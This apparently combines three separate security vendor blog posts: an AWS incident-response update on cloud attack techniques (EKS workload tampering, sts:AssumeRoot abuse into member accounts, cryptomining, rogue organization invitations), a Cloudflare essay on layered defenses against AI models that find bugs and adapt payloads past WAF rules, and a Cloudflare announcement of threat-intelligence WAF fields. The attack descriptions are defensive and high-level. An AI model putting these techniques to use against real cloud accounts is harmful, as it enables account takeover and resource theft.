The AWS Customer Incident Response Team (AWS CIRT) encounters patterns that repeat across engagements when helping customers respond to security incidents. We’re passionate about making sure that information is accessible so that everyone can improve their security posture and their organization’s resilience to disruption. The primary method we use to share this information is the Threat Technique Catalog for AWS (TTC). The latest update to the catalog for June 2026 focuses on container security, organization-level trust, and compute hijacking. Each new entry reflects something we’ve encountered in practice, and each provides straightforward mitigation. This post breaks down what changed, why it matters, and what you can do about it today.
What we’re seeing
We’ve added five new entries to the TTC.
EKS workload modification
Amazon Elastic Kubernetes Service (Amazon EKS) gives teams powerful orchestration capabilities. We’re seeing threat actors who have obtained Kubernetes credentials or an AWS Identity and Access Management (IAM) role with EKS permissions modify running workloads—altering container images, injecting sidecar containers, or changing pod specifications to introduce malicious code into a deployment.
Nothing new is created. The workload already exists, it might be running in production, and by modifying it in place the threat actor inherits the network access, service account permissions, and data access the legitimate workload already had. Without admission controllers or image verification, these changes can go unnoticed until the impact shows up downstream. Enforcing image signing through admission controllers, restricting workload changes with Kubernetes role-based access control (RBAC), and enabling Amazon GuardDuty EKS Protection to surface anomalous cluster activity all reduce this risk. For more information, see EKS Modification – Workload Integrity Degradation.
Exploit public-facing application – EKS
Publicly exposed Kubernetes API servers and misconfigured ingress controllers continue to be an entry point we see exploited. This technique captures threat actors targeting the customer-deployed workloads running on Amazon EKS—not EKS itself—and their exposure to the internet.
The pattern starts with an exposed service and an application-level weakness, then pivots from the compromised pod toward broader cluster access. When inside a pod, a threat actor can query the instance metadata service, read mounted service account tokens, or move laterally across the cluster network. Limiting public exposure of the Kubernetes API server, applying network policies to restrict pod-to-pod communication, and running workloads with least-privilege service accounts reduce the risk of this technique succeeding. For more information about this technique, see Exploit Public-Facing Application.
Assume root into organization member account
AWS Organizations centralizes trust across member accounts, and that trust runs in one direction—from the management account downward. We’ve observed threat actors who compromise a management account—or gain sufficient privilege within one—use that position to assume root access into member accounts using sts:AssumeRoot. Because the trust is inherent to the organization structure, this can avoid the access controls a member account administrator has configured.
With root access to a member account, a threat actor can disable security controls, delete resources, change billing configurations, and establish persistence that survives remediation focused on IAM principals. We strongly encourage implementing service control policies (SCPs) that restrict which principals can call sts:AssumeRoot and under what conditions, and monitoring for sts:AssumeRoot calls in AWS CloudTrail. For more information, see Assume Root into Organization Member Account.
Compute hijacking – EKS
Compute hijacking remains one of the most common motivations we see behind unauthorized access, and Amazon EKS clusters are increasingly the target. Threat actors deploy cryptocurrency mining or other compute-intensive workloads inside compromised clusters, consuming customer resources and generating unexpected cost.
What sets EKS-based hijacking apart is scale. In clusters without resource quotas, a single compromised service account can consume all available capacity across nodes. The workloads use legitimate-looking images pulled from public registries, which makes image scanning alone insufficient. Setting resource quotas and limit ranges, restricting which registries workloads can pull from, and enabling Amazon GuardDuty EKS Protection to flag mining behavior provides effective detection. For more information, see Resource Hijacking: Compute Hijacking – EKS.
Invite accounts to unknown organization
A threat actor with access to a standalone account—or one they’ve removed from its legitimate organization—invites it into an organization they control. After the account joins, it falls under the threat actor’s governance. The threat actor’s organization can apply SCPs that restrict the legitimate owner’s actions, gain visibility into the account’s resources through organizational services, and access consolidated billing information. The legitimate owner finds themselves locked out of their own governance controls. Monitoring organizations:InviteAccountToOrganization and organizations:AcceptHandshake, and implementing SCPs that prevent accounts from leaving their legitimate organization are important preventive measures. For more information, see Modify Cloud Resource Hierarchy: Invite Accounts to Unknown Organization.
What’s updated
We’ve refreshed three existing entries. S3 Object Collectionnow captures additional API calls used for bulk data staging from Amazon Simple Storage Service (Amazon S3), with refined detection guidance and mitigations that use recent Amazon S3 security features. Compute Hijacking – ECSadds methods threat actors use to deploy unauthorized tasks in Amazon Elastic Container Service (Amazon ECS), including abuse of overly permissive task execution roles. Role Assumption and Federated Access has been expanded to cover new cross-account role assumption variations and identity provider manipulation, with sharper guidance for distinguishing legitimate federated access from unauthorized use.
The current trend
This June update reflects a clear trend: threat actors are increasingly targeting container orchestration platforms and using organizational trust relationships to their advantage. The container techniques show that as organizations adopt Kubernetes at scale, the attack surface grows with it. The organization-level techniques show that threat actors understand organizational trust relationships.
The common thread is that every one of these techniques operates within the boundaries of legitimate functionality. Modifying a workload, assuming cross-account trust, and joining an organization are all expected actions in healthy environments.. Detection, then, depends entirely on context: the principal, the timing, and the sequence of events that follows.
The Threat Technique Catalog for AWS is designed to help with this. We encourage teams to review the relevant entries and assess whether their current monitoring would catch these patterns:
Unexpected modifications to EKS workload specifications
Pod deployments that use unsigned container images
sts:AssumeRoot calls into member accounts
Unbounded compute consumption in your EKS clusters that could be prevented by resource quotas
Unexpected organization invitations to your accounts
Each of the threats leaves traces in AWS CloudTrail and Kubernetes audit logs, and the TTC provides specific guidance on what to watch for and how to respond.
Looking ahead
The Threat Technique Catalog for AWS exists because we believe the patterns we observe during security engagements shouldn’t stay behind closed doors. When we see techniques repeating across customers, the most effective thing we can do is document them and make that knowledge available so you can act on it before you’re in the middle of an incident.
This June update adds five new entries and updates three existing ones, and the catalog will continue to evolve. Our team updates it based on what we’re seeing in the real world when helping customers respond to security events. We encourage security teams to review the catalog, incorporate its techniques into threat modeling exercises, and use it as a shared vocabulary for discussing cloud-specific threats.
A few weeks ago, we wrote about Project Glasswing and what we observed when we pointed cyber frontier models at our own code. Since then, we’ve seen that the part of the post that has resonated most deeply is the argument that the architecture around the vulnerability matters more than the speed of the patch.
In the conversations we’ve had with CISOs and security teams since, the questions have been consistent: what does our architecture actually look like, what should we monitor for, where do we start, and how can Cloudflare help?
Before getting into the details: the architecture below is built almost entirely from Cloudflare’s own products, because Cloudflare security is customer zero for the security products we build. The Cloudflare stack already exists in front of our code, employees, and customer-facing applications. If you’re a Cloudflare customer, every layer below is available to you today. If you’re not, the principles still apply to whatever stack you’ve built.
What a cyber frontier model actually changes
In the previous post, we showed how a cyber frontier model like Mythos changes the attacker’s timeline. It can find vulnerabilities, reason through exploit chains, and generate working proofs faster than earlier models. While models like Mythos do not change the shape of an intrusion — reconnaissance, initial access, lateral movement, persistence, and exfiltration still have to happen — the difference is in the speed and scale. When pointed at the open web, a model can find and hit low-hanging fruit quickly. Against a hardened target, it still has to probe, and adapt, and it often produces more noise than a careful human operator would.
Discovery, exploit chain construction, and proof-of-concept generation used to be the gating constraints on producing a working attack. A frontier model handles all three in a fraction of the time. Work that used to be slow and methodical is now fast and indiscriminate.
While AI is accelerating how fast developer teams at Cloudflare and many other companies can ship code, the security team’s work has not compressed the same way. An attacker only needs one opening to get in, while security teams need to find and close them all. Writing a fix, regressing it, and shipping it without breaking the code around it has constraints that AI doesn’t remove. We learned this the hard way when we let an AI coding assistant write its own patches against our own bugs, as we described at the end of the previous post. Some of those patches fixed the original bug while quietly breaking something else the code depended on.
As these models become more competent and capable, our main focus from a threat standpoint comes down to three things. Each one shapes the architecture we walk through in the rest of this post.
The first is the speed of discovery. Frontier models make it easier to search large bodies of public code, including the open-source libraries that many companies depend on. That does not mean every bug in a library is exploitable, or that library bugs are where most vulnerabilities live. Exploitability still depends on how the code is used, whether attacker-controlled input can reach the vulnerable path, and the protections that sit around it. But widely used open-source libraries and frameworks give attackers a shared surface to study at scale. When a real, reachable vulnerability exists there, a model can help find it, reason about possible exploit paths, and generate proof-of-concept variants faster than maintainers and defenders can review every downstream use. The gap between when an attacker discovers a vulnerability and when defenders learn it exists is what worries us most. If you are not running these models against your own code, it is safe to assume someone else is.
The second is exploitvolume and adaptation. A model can produce thousands of variations of a single exploit and run reconnaissance at the same scale. All that volume gives an attacker an advantage, but it won’t necessarily get them past signature-based detections. Many of those iterations will have the same underlying signature, so a rule that catches the first one will catch the rest. Adaptation is how they will get past signature-based detections. Ask a model to show you a SQL injection, and it will return a textbook example. Tell it there is a WAF in the way, and it will start probing, learning what gets blocked, and rewriting the payload until it can slip past the rule blocking it.
The third is the impact when a vulnerability is inevitably exploited. No architecture catches everything. After the vulnerability is exploited, the question we ask ourselves is: where can the attacker get to with one identity, one path, or one credential, before something else stops them? If the answer is “anywhere they want,” the vulnerability was never the problem. The architecture around the vulnerability was.
Cloudflare’s superpower: visibility
We see roughly a fifth of the world’s web traffic and that traffic tells us, in real time, which payloads are mutating, which patterns are picking up, and where attacker tooling is moving next. Two teams turn that visibility into defense.
First is Cloudforce One, our threat intelligence, research, and operations team, which sits within the Cloudflare security organization. They turn what we see across the network into insights the rest of the stack can act on: tracked adversaries, emerging campaigns, and indicators of compromise (IOCs). The hard part of this work was never knowing what is malicious — it was the delay in mitigation. Knowledge of a new threat normally has to travel from a threat report, into a feed, and then into a company’s defense before it can be used to block anything. Attackers have learned to move faster than that. Our network closes that gap: Cloudflare customers can now use Cloudforce One threat intelligence directly within the WAF to block high-risk traffic.
Second is the team that owns the WAF engine that does the actual detecting: the managed rulesets that run in front of our own properties and are available to every Cloudflare customer, the machine learning behind WAF Attack Score, and the relationships that sometimes let us ship a rule before a CVE is publicly disclosed. The team is globally distributed and moves fast, releasing rules within hours of a proof-of-concept of an attack becoming known. Once a detection is deployed, it reaches our entire network, along with every Cloudflare customer, in under 30 seconds. React2Shell is a recent example: a managed WAF rule was protecting our own properties, and everyone else’s on Cloudflare, hours before the official advisory was published.
The scoring layer, the defenses we put in front of the application, and the containment around the vulnerability all build on what these two teams see.
Scores over signatures
Signature-based defenses were built for a world where novel exploits were scarce and variations took weeks. Cloudflare’s traditional SLA from a fresh proof-of-concept to a live, deployed rule has been 12 hours. With the advent of frontier models, this is not good enough anymore. Detections need to be in place before a CVE is discovered. This is why we layer ML-based detection in front of the traditional signature-based WAF.
The model is trained on a large body of past attack traffic, and it catches new variants of vulnerabilities before they’re publicly known. A novel SQL injection or remote code execution chain is almost always a rearrangement of attack shapes the model has seen before, even when the specific exploit is brand new. We run the model on every request and assign a WAF Attack Score between 1 and 99, based on how closely the request resembles those underlying shapes, not against a list of known-bad signatures. The lower the score, the more aggressively we treat the request. That score determines whether we let the request through. We apply a similar scoring methodology to AI prompts with AI Security for Apps: rather than check each prompt against a list of known malicious prompts, we score how closely a prompt resembles an actual attack.
The architecture around the vulnerability
Those capabilities only matter once they’re stacked in front of an application, and the first layer in our defense-in-depth approach is the WAF. Anything that matches a known-bad pattern gets dropped before it reaches the application, which clears the bulk of the obvious traffic and lets the more specialized layers below focus on what’s left.

On the API surface, we run a positive security model through API Shield. Instead of trying to anticipate every bad request, we describe what a valid request to each API looks like, either from the API’s own definition or learned from our real traffic, and anything that doesn’t fit doesn’t get through. This neutralizes the advantage of frontier AI models: because we only permit validated traffic, generating thousands of new attack variations fails to bypass the system.
Cloudflare’s layered architecture
Bot Management catches probing traffic on our network before frontier models can build a map. It scores every request on how likely it is to be automated, using the same signals across our whole network: how the client behaves, whether it looks like a real browser, and whether the connection matches a known-bad pattern. An attack only lands if it can find a soft spot.
Zero Trust Network Access is used for every internal application. The implicit trust of being inside the network is replaced with explicit per-request identity and policy for every employee accessing every tool. The value of this was clear when one of our engineers shipped a misconfigured tool. A flat network would have exposed everything on the same segment, but in our deployment, the exposure stopped at the tool itself. We built Require Access Protection afterwards so newly deployed or misconfigured applications can’t be reachable before an access policy is in place.
IdP Federation makes that secure by default posture easier to keep consistent across every Cloudflare account — which becomes even more necessary when more people are shipping internal tools quickly. Instead of asking each team to wire up SSO separately, we configure our identity provider (IdP) once and share it across the organization. New accounts get SSO automatically, recipient-side IdP connections are read-only, and Access policies in each account still evaluate the resulting identity as part of the normal request flow.
MCP Server Portal gives teams a controlled way to connect AI agents to enterprise systems. Agents access MCP servers that are centrally managed through a single portal, with every action logged. That way when an agent acts on someone’s behalf, we know what it did, what it touched, and whether it should have been allowed to. The full picture of how we built it is in our post on enterprise MCP.
AI Gateway runs in front of our internal AI tools the same way AI Security for Apps runs in front of customer-facing AI features, with the same scoring and the same visibility. Inside the company, the visibility piece is more useful than the blocking, because we needed to see what engineers were actually building before we could write meaningful policy on it.
Where your teams can start
Frontier models can help attackers find vulnerabilities, adapt payloads, and move faster, but they still have to pass through the layered defense you deploy in front of your application. That is where teams should start:
Put inspection in front of public applications.
Define what valid API traffic looks like.
Use bot detection to limit automated probing.
Require identity and access policy before any internal tool is reachable.
For AI and agentic systems:
Route model traffic through a gateway.
Keep agents connected through approved MCP servers.
Log what they do.
The goal is to make sure that when one layer misses, the next layer limits what the attacker can see, reach, or change.
That is the point of the architecture around the vulnerability: to limit the scope of an attack. The vulnerability may be what starts the attack, but the architecture determines how far it can go.
How do we know this approach works?
Plenty of security stacks look impenetrable on a whiteboard but fall over in practice. That is why we test ours continuously, both at the perimeter and inside our environment, with our red team involved across both.
At the perimeter, frontier models are one tool we use to test our application security stack as an adaptive attacker. These models sit alongside the rest of our red team and detection workflows including: manual testing, threat intelligence, observed traffic patterns, proof-of-concept analysis, and signals from our own network. Together, those inputs help us decide where to aim testing: newly launched products, recently changed surfaces, and the paths an attacker is most likely to probe first. The most important part is the process that follows. When something gets through, we identify the gap, use the right mix of tools to understand it, write the rule or mitigation, ship the update, and test again to make sure the gap is closed.
Inside the environment, our red team starts from the assumption that the perimeter has already failed. They look at what has changed, where sensitive systems carry risk, and whether one compromised identity, path, or credential can reach farther than it should. When we change the architecture based on what they find, they run the scenario again against the new version to confirm the gap is actually closed.
We confirm that this architecture is working by continuously testing its behavior during failures, rather than relying on the perfection of individual layers.
If your team is working on the same problems and would like to compare notes, reach out to us at [email protected].

Cloudflare’s Threat Events provides security analysts with a window into the global threat landscape. The platform offers a peek into the immense traffic that Cloudflare processes every day, so you can see in real time which IPs are attacking specific industries or which threat actors are trending globally. However, translating that visibility into active mitigation has often been a manual, reactive process.
Security teams have faced a recurring frustration: knowing that certain IP addresses were associated with specific threat actors (like Tycoon 2FA or RaccoonO365) or had been seen targeting their specific industry in other regions, but they couldn’t easily automate the blocking of these high-risk IPs within their own WAF unless they manually configured the rules.
We are excited to announce a new integration that brings Cloudflare’s vast threat intelligence directly into your WAF engine: you can now write proactive rules using live intelligence data. This means you can add more intelligence context to protect your application against known bad actors — before they even attempt to touch your infrastructure.
By populating specialized fields during the early stages of a request, the WAF can now screen traffic based on:
Who is attacking by matching specific threat actor names
Who they are targeting via the industry or country filters to see who the IP has targeted in the past
What type of attack using enriched threat context, filtering by attack type (DDoS, WAF, cybercrime, etc.) and the timeframe it was last seen
Always-on detection
This new capability is built on the samealways-on detection framework we recently introduced for Attack Signature Detection, a system that identifies common attack patterns in real time without requiring pre-configured rules. By separating detection from mitigation, we ensure that threat intelligence is constantly running in the background, enriching your HTTP request analytics with insightful threat metadata before you even decide to take an action.
The primary advantage of an “always-on” model is the elimination of the traditional “log vs. block” trade-off: visibility in log mode, or protection in block mode. That’s because when a rule blocks a request, you lose visibility into how other signatures would have assessed it — insight that could have helped you strengthen your defenses.
If you have a Cloudforce One subscription, these insights appear in your analytics automatically. You can see which threat actors are hitting your site and which industries those IPs usually target, allowing you to verify traffic patterns before “flipping the switch” to block.
These detections execute with negligible latency, ensuring your performance remains lightning-fast while providing the high-confidence data needed to build robust security policies. While this initial release focuses on IP-based matching, we are already looking toward extending these capabilities to JA3 fingerprints and domain-based matching. This will allow you to block malicious traffic even when attackers rotate IPs, by identifying the unique software signatures or malicious destination links they use in their payloads.
New WAF fields
To make this possible, we’ve exposed the following specific signals directly to the WAF engine:
Field
Description
cf.intel.ip.attacker_names
Names of known threat groups (e.g., CRAVENFLEA).
cf.intel.ip.target_industries
Industries targeted by this IP (e.g., Cryptocurrency, Automotive).
cf.intel.ip.attacker_countries
The source country of the threat event.
cf.intel.ip.target_countries
The countries targeted by the threat event.
cf.intel.ip.datasets
The source feed providing the data (e.g., ddos, waf).
Example rule expressions
Because a single IP address could be associated with multiple threat actors or targeted industries simultaneously, these fields are represented as arrays. We use the any() function and [*] wildcard to check whether any value within that threat profile matches your criteria:
Block known DDoS participants targeting your region: any(cf.intel.ip.target_countries[*] == "FR") and any(cf.intel.ip.datasets[*] == "ddos")

Protect against specific threat actors targeting the Finance sector: any(cf.intel.ip.target_industries[*] == "Banking & Financial Services") and any(cf.intel.ip.attacker_names[*] == "BLACKBASTA")
Broad protection against specific high-risk origin countries: any(cf.intel.ip.attacker_countries[*] == "IR")
How to use Threat Events data in your workflows
Whether you prefer a UI-driven approach or Infrastructure as Code, these fields are integrated into your existing workflows.
